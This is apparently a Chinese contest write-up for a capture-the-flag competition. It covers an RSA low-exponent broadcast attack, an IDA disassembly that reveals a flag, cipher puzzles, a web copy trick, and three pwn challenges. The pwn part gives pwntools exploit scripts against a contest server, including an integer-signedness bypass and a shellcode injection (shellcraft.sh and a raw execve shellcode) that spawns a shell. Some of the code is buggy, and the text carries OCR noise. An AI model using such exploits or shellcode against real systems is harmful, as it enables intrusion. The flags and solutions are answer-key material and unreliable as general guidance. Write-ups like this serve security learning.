

# 个人赛wp

## 一、Crypto

### 1、baby\_rsa

思路：由给出的c,n,e发现e是相同的，而且e又很小，可知可以采用低加密指数广播攻击

exp:

```
from Crypto.Util.number import long_to_bytes
from sympy.ntheory.modular import crt
from gmpy2 import iroot
e = 11

N1=15413889303195081280412094839260312455724221171127748506130824099312431373221
12795115956265839602464234796546693640186990071988970711432174415461558627473580
89010644925573135881922236213189698270399946058171344534655622607039586875029687
431154950177266012626738593343071988943186407181296514810694125864081601
c1=98926344515647504399225636761528905645802532545693544694454785735305460919596
90312883355706932532666102810431729704700085691750661885559430969916521068390579
49788673560510523315499837493751173838724312665428835721148693784101720993238183
54572916315128154668223806222726070664367065915499268980993779253935516

N2=86514617485057897645877877418810404600688645086661842357280958678200768337589
10084162701210395501958035198304065505571480018434463053993551865533046307576357
75932776655896690702785313733364096968183567219843507125528894276690203925790237
97538026839552974415794008382017493143944888703124470202551078659352663
c2=75056078801263431079154052442172576124247895253215563207944841902878348017296
79051014187134627085606360920005353829411168835469216747353896257873167060330729
25128822734559618821860475577639404163379016277960054551436456182180096185192990
47982258181099409200443275348991355231229301221271732672593076692584463

N3=96961438177994617287121862157619616095852607608269576230762622935734008477003
71988624310990281955925095605018074491527873808784996830628292636794755160151045
71933386014948293961324771617372996263783623898500893297229007183139621902910937
87064916802552726196020043029653806939907067734928802006598359428743573
c3=42911703221067649105514235481314094622057095399018731211874982055050166576464
41120655422781657085891264537357973471507982306266233598998430742259845040622292
62200951319184647684931687614125931448358110188207489852667176524538782264467296
26760052899652544606622539075350905147277324854643552338096062345040680

N4=96337917450464705638157913350494795554450624187488672278618351933694294990281
55053618323916233921042467687923683214103481837111815874592233937414874062802345
16829389867656537597498906308771930040999402908358786997389393063739423952458672
39942935260102954160344387749817357504790873523115689914505120814358019
c4=94896163337747811212289297272205182973538660292147353603196072220447652940721
10644500141605254053305296652349142619005520494599114337451126471638260459333045
21245094176740888653592046322409785146235611817391830493967182712489902998095185
21536504844010314490056922171155978748053034224581391503245938951437468
```

N5=15906502652802447167867799362976130083246977112614891091076107867197931923312  
44048042484435727611514916264528447558483445546632848178541412850809881734105683  
59037103145102346833636270833083899615413820078030032685265923088526838814011879  
631003108432555095332817246395680158765289946784702648142394647310563979  
c5=86436414993877789051660162717515603069480110129645698291780910638982761956599  
90103616001961850084417671985801155184264706275651749086148535115178420355478058  
83885176180721391282456252142924307396974153807719817347903467982756475195276855  
34841001515084062048710748882773830690095514966045223816034266594583141

N6=84620574105159916425196399826141040298335405956512236823234562195266757696468  
37588164106519434514052095403802047781880301218260890300967526184260485090292090  
88752531228364004026664125382820952551347932660634347733542883038649158859626227  
03424802519680626137205395807107985618314509251648028278712126218889211  
c6=91067629228351842228743790642165581261173860958531169762790913835078894031549  
57517755730993063421419625691478186715960911590095990314839054402428284810626894  
21013674208946185973067796991351041745760069631962266109983589281957090393688030  
9306523897842994259050364642598148846778862860661513607992814691918437

N7=89936121475472740633167059878281734398503140971395439321918310883173535829903  
62460665624234270863468575038566663183021215500414400439186090968723397114585177  
79025055833921907215403872552139284551279640410336824631239996379241740654610946  
76117581229343358596620218127490762793696736243352248170109665408893943  
c7=43842991715947352190460826014037688180810033876261477532104503629364332329957  
65326441184161613135471836929948985260326959535380622517625202893284646235533381  
54230426197741306780932354791792413497469864712528180634275931456112859075698004  
10207799887435331560066358156436933063691346045600963967428884721360005

N8=11690621704310373340272417053746707882405751041222753487741225985281930030562  
83904498562426289690872309665693324903924729229898563282840881610573053576534842  
16497886732441434486829462533658327237316512070161343636354278736576472698236611  
344195947013109827796048057641984747545072892617987434637772288291483107  
c8=95536710044306878021292129119759931001293807606066660126840775123734725871067  
54326546710028349143340724550922412135835985058326721112307368679340088802783595  
99229996253081960649599807384167142679292747783555172849978445605925524249472842  
00294028204255657499216430181346806575712611140610453348961675408112572

N9=98161402015171827897399153413913214267801957594054211770762175132801605270627  
78572599651584454605089543608876201178389687750761305779860104274902346116097647  
12128622826035548347815978478860334874373590215504135492658634196420753659971514  
90648589871967385530553151029894115169265147267060110478470403853609071  
c9=64404391818861741559686772389035831518843330384251013652801845434910762934011  
00321943243262010251699863190833650066247854817764816827515690803343236205486389  
13391299043453913276972850333931683825107574407680763465413460645833080373204576  
89326628627947064301808722818565529478776968433539208926792650352104640

N10=1264598976528747741976822991808221066888556272275287490749335298551620397740  
2820883395208161647083184191847409385272038916818722891628776159907652869246476  
66879396436559936995074808471205441985561883637353522604243680138637055118250855  
9111690094791572397029016964147201040250369206785562845358086334628150103  
c10=8801654412686945302527100623545918411912987658814708727119830176555544088034  
07515043041063029110974124935112679983893504189387582787335761110079097514055650  
02260926317210661875810008829507275702267022554094497443116026007267555673098658  
193561778542253930737415814707966913961316769690948617457245309890410107

N11=9052326523690501192363253059423046901597321571273008904087484956850377480133  
92888910076907577401786047932883558224649943577506047821046117255574813463700545  
43858450069099128517781945430380192975805455976104337262951363076655423409933315  
653280731643815427794770807718971303034755540654930315522129390516910479  
c11=5737409261972742193344904739357702736950235682312532482085112756242791643644  
15635991730007882397261611112947559909077330737299288122608341238546121355529196  
73114492294179599577550634680680392690297606854950527044736975119439420644429990  
256372605101268367021155616808450554773488187932696069410159654122424637

N12=8167011962794998325249691633454908423542839917371581704415478509047074739833  
28686551280017861323343285118089768628584784944532971907591543682522113350898513  
69583513269768328320871489679586535629129171561057166095998777253913179180276987  
136045706628523151492034959499637614912002197499978021054381657368695781  
c12=2421021688333098909880780684124612510158558956878642949426839684183640234489  
82841011478270805787146118162842059714004576520332475632051773239011832864325449  
02227837056199039353245081791997564826477673447352401530807623942353093782407602  
424518009343746778571786693857572504648636455532009012221702018194693289

N13=1695298037985134504916453196006176115521583069302288234667466535948215378737  
05926860806111076818585496927115087095632930935363672263895440446692331415278019  
38342771972643806802693726758382061022753596249962823914257993565200751167341070  
5373150654076403452674023461712054459961389146478929282665158929803930017  
c13=7065868381437595043620263805658491337034551819147785116105159106221010962432  
10826807435923149992683620164331738264665616503165598682508957208044471024056387  
40523734246978411968352688266640406273067602588588651767484143284155432364526167  
08549642716146920254389653844203236128995646635756169684246663524661264

N14=9025108911727517681451230442813805390634180982223284180608716530375650050132  
88995449207424931928706219494183917404798211975832602742204109183715137134091665  
99292491802308430491471592858105159356337120337754486450698511368593580202490916  
476370798057533810459334723339560355153777343729958104882894423078564149  
c14=6406830952281732002943101699840598880509600973659419166951246023951160195013  
88535415446467815561819402726852860853599614698339156520698739926897645949638248  
01832187924248406857280754114265807150479002493081756446817385604603235326140397  
095906511130559059911880427795459259239438900277186987112540174172945221

N15=1166393177119356778408712549877308717326801808108607575553606683583049216279  
23574432113625063814566304424459166837186366078017795523534291992028631810531588  
65811552602735682968532497330269468350752254167813556553974803970886765078228330  
6422228990274895369936163744519230071013113761479853294131906662221631433  
c15=7500076484815636526968000618995882795552643254146312777893835044409439212732  
50308496095855737983464522388361143374888189778058573730815957141815354282619347  
32801511061987265401555754496456308627892421311248559674532069518681720546223922  
378409070306559118396926173472762843743630175469659086608395278265681462

N16=1096603417510960469901285308632161863387572611960954120595329377823755787496  
52247156269741430834280618452793033314110866531281502688365303288396372036359205  
5595267320153419334676674688720076194220733334286346778786226945131879473060783  
6919629141264030606026807507406889311970797272680198446275931669015350903  
c16=1254209225790937898921997652439168379793756418460804201002520837776789635646  
90007704767683094656822790414675429817504272296614373425108345436157785400058911  
12112788210955701408796945403277152565919252795247046227522133248935748597351313  
313434866065670982335834286549133028971346431119296304836339906187846598

N17=9309743699261586954586777387714732956426759278888374551875503492952568860543  
82163564259697270878920894752586857342277860435663046642596956941455547067584407  
54405261922851823921065713777886276941670307039700792161418188450456439877344918  
664042721565017989721691607994564725734470072187121966916034834656139941  
c17=5243155264591617543260508349899283460974013034826521066009190406505741606658  
44080097599113840860964656069079752243042743532512079128476822827904648784715450  
92973709433166629835344734878402049596485196718868507654728697986834067448339697  
861304413650464324124912177938315644648879315088765320451493043738949599

N18=9116492715119174616353693082266129661470183722741893125152948182772553238028  
87916341680304033652346370123613308753844890664269667471156802723348620046143650  
05670618696422383168302888098926313752967498092234653832442566447356898442731746  
457167408429512153702685949167571723140114854458631054595754578480785107  
c18=8268502379595568876783515072079895868559975243944211855859671685642358039892  
96483636174278446073142652691081997673408473425558187256073806928526318145134850  
82793726143163817561665804632948924761833079653280687913377740555999420309299195  
262659271438060898345574164349661093678668013890609290237756772112098780

N19=1609070748722396384808632716931932672745240483627908450374489001337471955131  
04641591952629615737183773681917861911656936623079636217998408843043099933910446  
46568478283661453235467255202813487833461339805351241515977602871547421529327137  
6711875827861973587744487862610116557921044657046859007956721000033256471  
c19=4360624213409310421429367907952684866332602168948927114988695085334154679585  
87262696077867137395741194642634900711611655309523539444796005653077523028762010  
75817274551319679307505240758836891367883840715251519994579133946146012742870798  
844346292808071885130034577534232883513931537029651778859299180613820882

N20=9201549929676007557721361351144825444657475582729862130616511768790225863420  
41179965974642069371066582210721995157456605328788063847347802221603663205089027  
40024679447643381402224320300378764724994670570509804911461344468912978636254053  
261029174071908883609696185157287008528260762197541085732125010958424469  
c20=5269975405142510675713260591579789820606934614661585031979356027926428738528  
01671624670921478867537656468246597887266628635752258485245002486143339632588806  
02606489915480007718239136542082313518380636717524431061051269485070152563852808  
709619396748916347784925432811446758686227269557631110242767141004616093

N21=8358695861572365389716831789222078886107049110592576339361908742203323050580  
35986440434690283233880579322209482822712278311950836234332175617945745792011781  
00143075688291088303950598426949309128913146971075791321885226553790199074522182  
040219891293141083196476256601342649750132469220334624604721856979735861  
c21=7423828908468039868144024780878073901055839850790080776154203581543138003299  
5886704055596292062149623800115646764380438198003765631921476820123332043337532  
96675518173838873853195023809806855242172003100055920916312014605306481363246030  
733595151340500900344369270365025897108834592996750466894837845675362748

N22=1211007093608969709692490940257264183561324781933457076526575797047056321591  
09770778440677274082358085597188124419484435618655130617898856340986648881908479  
08083940098762062147416885815562148384001518430035205536189286485203742326340118  
1017840720589271552963563043871820215520425016502510121505480795681364477  
c22=1272069398953786844437402292576544619538240061050975047095313373663252112531  
76135755209149343237092726766264285476352308033221145669466271063058638573588520  
68045967353322464376394781718157220736759553285763308944982051089283914403661231  
411853101408146105888522744242013496899574051765285439394995699029680814

N23=1300231580020710527491168635708162894363065042445357700257498256216055998622  
69967903747567745419616730813878744771415056928145774841831438725373565314259319  
85781475967726201033546205697882542889309480677733781467023681456138110581499349  
7000449151983815043362889873933568605499381268971678692453096467513747309  
c23=8417571279105270097224342589037020347803531669143944750431133521181113814737  
99147796962924314167621973276732471733340395086249220877406775118492279710609415  
12112137433608540383866188050012284730188371137047485536396045555449027417678441  
589054743428765473837636656914448713562374470423735684718439463995580699

N24=7707381760228713155525435943249444623117272270023164839045503359803596715251  
60278964077334041384742818376460892303723550028780476435292505878687972722930299  
81675911795091831170685881955274501691011599193032603498440986830172904436957287  
339634435354501743126213476660874033593272241835551093669762765687451201  
c24=5293791724872641625215590314068176529561734234877803407127742371325871589788  
22368259661824418184173666667442346098131485152319389157324901616287163993215500  
02629349263946794295202159008327038311323200336283971216510645403542226635942558  
817292454608023103732273552661879758928175078802213144950793816317452359

N25=1596051168091599242094595889462286234723449110931866979859648179807363124773  
72938844719579496308384038552003215934279828670413686285599963021307512977068373  
51256208403639169407114353912864935525057199759766592262937227362943264899425002  
2030430116083821512908006448435889426836708205387533037432718898814122399  
c25=8911250753813853520204235565733684908199531336032920815532522090905086580658  
88783557013575571252546676343115965501606046741571456150738209072656065870827739  
92922618839649642331637514472199646323380093806050995898976995794912950665037286  
299669115653960789334819721863556994090514782661970984107660324798399917

N26=9719377626588120051209995957988406229763231889002047512193726143138021789979  
52671760076325047104111321134647280223030788647346261746439517944701805493767256  
83000104922301985564168140633113007682781485762816141008424553050420325862375801  
967649968738400235590430360578159345124222203172335629117774533246641789  
c26=8314411445695204061941110685321749022281291525014901401177975436376672284152  
27289661155258027187681895103912267066177790700978224796824453109031183053946985  
85637225587732280361320405085370039059737967175120881510205037367993068288734193  
292554111269924494164442106473447883356058310698871193339203106945262517

N27=1057570379039377224871805194062127937082130716590474328801263060888574119074  
94097755469112286058472633154929478470472783341496399053263841379265549098574353  
09818905759362916455233454474575725605426726714980363549706488886390648652220977  
2677566662682622048034495614717885196363293020305801303181071091155185861  
c27=9816287383198277909137268387196142544720029283159421578296448898442621557234  
41448643656362770953025639323291212853237444432764317238575904233625401436260670  
45277386022343231651412338262018070559856751822529722330326914601140042990012627  
322375052429779475948482386007887618425077639081916770971898019490684424

N28=1463297178975495664330809585127885199607674379590061677309880268883965787836  
31212427453442624306797806542321998413080971745523716767328736619685761004343294  
45141215654935256650542295721431396653861903043597462970147071125179064957661568  
3426700475924906901306960144378236391730136597546801299090487177108546221  
c28=7375026250733967980245971739079878874813965252263494081125630782264244697355  
30285734620395716796157172185211177242920950805547688299560034214127817643893000  
82854186171372138764401064138913817034640050537875633666434366519481758011518511  
638852847055715955876893657508443485811195220477269813530776502525925746

N29=1274335622124791836555125501225752981467565607247824640196506569818271360889  
19423480518521694147708759441666792735284764121893703077812168592165706200080319  
91606129114055175321871763008765441025890646511279821957317987668899938941977288  
1351824819332899394204084586045214950193380530546032344884289242902670673  
c29=9205060217207011265053808907719616578663118769664337372019400013523259294758  
80209337347098335141237179005861829895796343240128641905078826147308354192239526  
07040843684126216516272309892063517654252838567389941810180308258558412006709106  
261528579881279361678946591958537983042642350178784035937499390390522590

N30=9518813364452481518066205045611446068077877083577345806850608656866357020723  
22457997942197729055145349116338898519329528448531015321108221309386779156683136  
47605494991071067193356668345054875332019427533514067616429120634775733078027287  
408167139169696710218841706103459073194242094427468587000648703838214589  
c30=4037617762725420105742625219620345073988060579291755370770045870243673220506  
19580272035128074172216111568305664626884223059317222996451457173078976451550904  
53258524447522768704380590884753984044305324442516419128002240766558403763816166  
310421896090205788598455996976255355785253165557358337406959652320874550

N31=9639604853133616055475171505180658270688870221712082073694846350868457828967  
95880279383102735856718513090242484673773137227387371714367654317014064324412998  
53389695867026658464990395702109584501954032198355679566328988776061090034159061  
744320409797151971859011076930123972285638958776181672662599103077906781  
c31=9229341592285958549865398563715392714589262700086943225348268628931955961205  
99651894817697894255426741592856142447799386042398606369084753981451988053383866  
43388660702161354386952346322368831741704644129571228967026613378189177810052787  
632990731699711535294622493969646152173953526013126316906756819881734917

N32=1406877239995979127684587960006542896984283349298231871311645353478135687313  
14469483559357536508879225489138985868771294957050865629994091057165632030368929  
15784032518316091751139525772788976979646332633153846220518978740941465308882095  
0276325324958549411031866830456356475508486982366049870224058491248160769  
c32=6507675803352276125257493853322181632990030127916269726658478547459811643272  
36337468209342480412898974032715930289218084493432599266757807340401305293332146  
23084900719329059092312366336819403393172554488077157772373609714400427233355796  
787767679193685103452393120646022219671895735449471973417571432702919993

N33=9470762214484645102557298174961175118462391486813849918976212487377726613795  
82514189944591101384966188894905018826886682745387861739814987967029044422007674  
88570240726591216949701978221595825475987101648767814925457692394364515999909915  
237378890047567351780396392288899515189200292089985260769933533846700541  
c33=2152599145068630647265363851428059165666455969997160223399155955246234774333  
88161608896487471685561680731221026446183009494908339375649224639158153715181086  
95210201523341900081406725113742756558775152906961623998584897927060130298854003  
634178042187484364302099751799831875988861205688852075801605423997413061

N34=6260889687925465402449693742238744781668439566069039301868451693095593033786  
56849869670119814959258326837735961879528105327895223558531040466196101085154105  
88297472979636064299776665412667926321420896457750209938751428270393508083413368  
959679119608245583235391387682494886692607776092295804235816778089874391  
c34=3039538266269194865049550692423721813910709579526772964093514509796427383525  
3452107773563188072886324971974177898679561515597857917485059478371031632862936  
58583394481732823597298184879571781625072370941601850718004620875506084956160224  
923244666245387527694939163223174244563955412298037796322182459088554002



```
N35=5169605832801031842554380436881592707124087160710909091171604534231408253718
08722910033214103297522022251047395588389876266353270185978994377740306754427012
98027780237311754521085970646904768957350906146753212926873707494199341307554475
237821382764716585201166544014083476386095954614457145647202980770148581
c35=1749681837052441106618238300968827667033166155377947349079144997752430932314
75935164373012852536362920153114773851879605854607474429312140220005963669997046
45913879210215240097130352056749153035877747388081658029288765295422416373248006
52040531397802320569152902996061153620771378780242350843395895162932444
```

```
N36=1239926411978094041083510898908661522031845448404165256536493533614200843436
88882845179211876827049896629241910041322094825602418578536106893833644252537577
00541247005849027866403371856436690869548605875033384013538071925216208748368005
7661073599435493485728464552345493600433423027202805634510717606031054327
c36=1029466745044427711066562017125996743327976884760089418332289918539503570577
09955567277820545622052232143254590804909107168333676596043223193392657851143955
01581683627828037705694406161537413433932489052232487134243243795635385513991817
3509176870535003093824694977332886323881782382483069351799186756953720128
```

```
N37=1074604933197808867890616216241825430428935834271881928913135325986541529036
59420713113700899401922029433065140057759480710382660838898444915385001505694061
03695106732218421889775913948946218067992445330787361816599379183004890833315128
9022148546470362214335082846969934793714141019660147900765822215432661601
c37=3195620272729671203351225542899960622511549717014116492610505123130621590067
04983632611717531421611173528781302280271875740425559120134350042722257772593647
90241769554991613593165474700102606978674259741217294830930602092580216909250320
971916966142475632495491929248248503751352186528173760850121841711180736
```

```
N38=9946881105165349598091474994607208363104788768232938246309127900389985572553
88358267568217881473814339836951388189062498501560248263961428500276679396630777
96263589623602160956471975630934778268012791316190485648301536736320533077805441
054736803446016457284759965768178635408468360459730647985619290576398977
c38=4596260172443313804913376505465171343608134063201625959428847518857703055307
04491320023825251938667736174429365861166291818710163045601545918753114108887620
72706492233951411164970666794061739184778830210012102027036510614025135106297458
523761164212145334141435585842341090693191225210504608956792495343162120
```

```
N39=9059946616524925344430493864638387152127971989574631631762144014834218346664
25201441310795399002830305189673135624023835719771246260803303785217993423509764
15489213365307340638737855738024300665153541396630339776227015372764599685883091
462192340960160770376105044242668674157773579834558916927148532894086871
c39=4172637777262963833890152050208421541082377664430522203103415217083641144406
96705767106230983619079217219008067234158803132362140897640856764131019942941449
15920960629170065172747431809115643269469087516850518995181693449774745993153372
449380746241695416557078508253658201661456040842993492896733974592316092
```

```
n =
```

```
[N1,N2,N3,N4,N5,N6,N7,N8,N9,N10,N11,N12,N13,N14,N15,N16,N17,N18,N19,N20,N21,N22,
N23,N24,N25,N26,N27,N28,N29,N30,N31,N32,N33,N34,N35,N36,N37,N38,N39]
```

```
c =
```

```
[c1,c2,c3,c4,c5,c6,c7,c8,c9,c10,c11,c12,c13,c14,c15,c16,c17,c18,c19,c20,c21,c22,
c23,c24,c25,c26,c27,c28,c29,c30,c31,c32,c33,c34,c35,c36,c37,c38,c39]
```

```
resultant, mod = crt(n,c)
```

```
value, is_perfect = iroot(resultant,e)
```

```
print(long_to_bytes(value))
```

- 1、<https://cn1nja.github.io/posts/rsa%E5%B8%B8%E8%A7%81%E6%94%BB%E5%87%BB/#font-color0288d1%E8%A7%A3%E9%A2%98%E8%84%9A%E6%9C%ACfont-3>
- 2、<https://blog.csdn.net/xuqi7/article/details/75578414>

## 1、hello\_net

IDA - hello\_net.exe D:\Chrome Download\hello\_net.exe

File Edit Jump Search View Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions

Function name

- Program\_\_Main\_\$
- Program\_\_ctor

ret

}  
}

// Segment type: Pure data

aWelcomeToNetWo: // DATA XREF: Program\_\_Main\_\$fo

- text "UTF-16LE", "Welcome to .NET world! Feel free to input something!",0

aHelloNet: // DATA XREF: Program\_\_Main\_\$+f0

- text "UTF-16LE", "Hello .NET",0

aYourFlagIsMay: // DATA XREF: Program\_\_Main\_\$+1Bfo

- text "UTF-16LE", "Your flag is mayctf{I\_Think\_NET\_1S\_S1mpler\_Than\_NATIVE!}",0

aTryAgain: // DATA XREF: Program\_\_Main\_\$:loc\_37fo

- text "UTF-16LE", "Try again!",0

aPressAnyKeyToE: // DATA XREF: Program\_\_Main\_\$:loc\_41fo

- text "UTF-16LE", "Press any key to exit the program!",0

-

// end Program\_\_Main\_\$

000002A6 000000000000000066: Program\_\_ctor+6 (Synchronized with Hex View-1)

Line 2 of 2

Output

Traceback (most recent call last):  
File "D:\IDA\_Pro\_7.7\Portable\plugins\LazyIDA.py", line 98, in update  
if ctx.\_getattr\_(target\_attr) in (idaapi.BNWL\_DISASM, idaapi.BNWL\_DUMP):  
AttributeError: 'action\_ctx\_base\_t' object has no attribute '\_getattr\_'

-----  
Python 3.8.10 (tags/v3.8.10:368993a, May 3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)]  
IDAPython 64-bit v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Python

AU: idle Down Disk: 164GB

1、 sign\_in

qq频道签到题

## 2、 rack your brain

思路：文件标题为txt，就添上文件后缀.txt，发现内容是佛又曰开头，搜索发现是一种密码，第一次解密之后发现是：

[illegible]



再次搜索发现是brainfuck密码，再翻译得flag

```
mayctf{what_a_6rainf**ker666}
```

Text to Ook!

Text to short Ook!

Ook! to Text

Text to Brainfuck


Brainfuck to Text

参考网址：

- 1、<https://blog.csdn.net/world520/article/details/111273368>
- 2、<https://tools.takuron.top/talk-with-buddha/>
- 3、[https://blog.csdn.net/qg\\_43624293/article/details/97944650](https://blog.csdn.net/qg_43624293/article/details/97944650)
- 4、<http://tool.bugku.com/brainfuck/?wafcloud=1>

### 3、thin\_dog

思路：下载MP4后发现左右声道不一样，左声道为英文听力，下载gold\_wave后删除右声道后导出mp3后可以利用联想语音助手的录音转文字之后可以得到一串英文字符：



搜索之后发现是标准字母拼读，根据对照表翻译之后可以得到flag

標準字母拼讀		
A = Alpha	M = Mike	Y = Yankee
B = Bravo	N = November	Z = Zulu
C = Charlie	O = Oscar	1 = Unaone
D = Delta	P = Papa	2 = Bissotow
E = Echo	Q = Quebec	3 = Terrathree
F = Foxtrot	R = Romeo	4 = Kartefour
G = Golf	S = Sierra	5 = Pantafive
H = Hotel	T = Tango	6 = Soxisix
I = India	U = Uniform	7 = Setteseven
J = Juliet	V = Victor	8 = Oktoeight
K = Kilo	W = Whiskey	9 = Novenine
L = Lima	X = X-ray	0 = Nadazero

参考网站：

- 1、[https://blog.csdn.net/qg\\_43131106/article/details/83414321](https://blog.csdn.net/qg_43131106/article/details/83414321)
- 2、<https://smart.lenovo.com.cn/musichtml/wavtxt/#/home>

3、<https://www.docin.com/p-17888170.html>

## 四、Web

### 1、NO COPY

思路：打开网站后发现是flag，但是无法复制，没有web经验可以采用暴力手段，将元素中的内容复制到txt中，查找删除掉字间的分隔符就行了

## 五、Pwn

### 1、get\_my\_number

思路：打开源代码发现只要输入n，让其满足 $n < 1000$ 且 $n > \text{sizeof}(\text{int}) * 1000$ 就可以了，搜索发现sizrof()函数返回值为unsigned类型，所以当int类型数据与sizeof()函数对比时会转化为unsigned int类型，易知输入-1即可。但interactive()后发现不能直接cat flag，搜索之后发现flag在tmp里，所以cd tmp后cat flag

exp:

```
from pwn import *

r = remote("124.220.41.254", 12351)

r.recvuntil("How old I am?\n")


r = sendline(-1)

r.interactive()
```

参考网址：[https://blog.csdn.net/weixin\\_36364248/article/details/117121577](https://blog.csdn.net/weixin_36364248/article/details/117121577)

### 2、get\_my\_float

思路：搜索发现union在内存占用上是共用的，所以可以先让gundam.fa = 0.618 输出gundam.ch[]来确定输入的内容



```
D:\Chrome Download\get_my_float.exe
45
-78
-99
-17
-89
-58
-29
63

-----
Process exited after 0.03248 seconds with return value 0
请按任意键继续...
```

依照这个输入就可以了(由于输出的是ascii码 输入时调整一下)

exp:

```
from pwn import *

r = remote("124.220.41.254", 12352)

r.recvuntil("please give me the core float!!!\n")

payload = '45' + '178' + '157' + '239' + '167' + '198' + '227' + '63'

r = sendline(payload)

r.interactive()
```

参考网址:

1、<http://c.biancheng.net/view/2035.html>

2、<https://wenku.baidu.com/view/e9c8d1e32fc58bd63186bceb19e8b8f67c1cef99.html?wkts=1667791775074&bdQuery=%E8%B4%9F%E6%95%B0ascii%E7%A0%81>

3、cuora\_and\_her\_shell

思路：发现是输入map数组 然后把map数组当做函数执行，所以输入shellcode即可。

exp:

```
from pwn import *

r = remote('124.220.41.254', 12353)

context(os='linux', arch='amd64')

shellcode = asm(shellcraft.sh())

#shellcode =
"\x31\xc0\x31\xdb\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\x51\x52\x55\x89\xe5\x0f\x34\x31\xc0\x31\xdb\xfe\xc0\x51\x52\x55\x89\xe5\x0f\x34"

for i in range(21):
    r.sendline(shellcode)

r.interactive()
```

参考网址:

[https://blog.csdn.net/weixin\\_51055545/article/details/123361337](https://blog.csdn.net/weixin_51055545/article/details/123361337)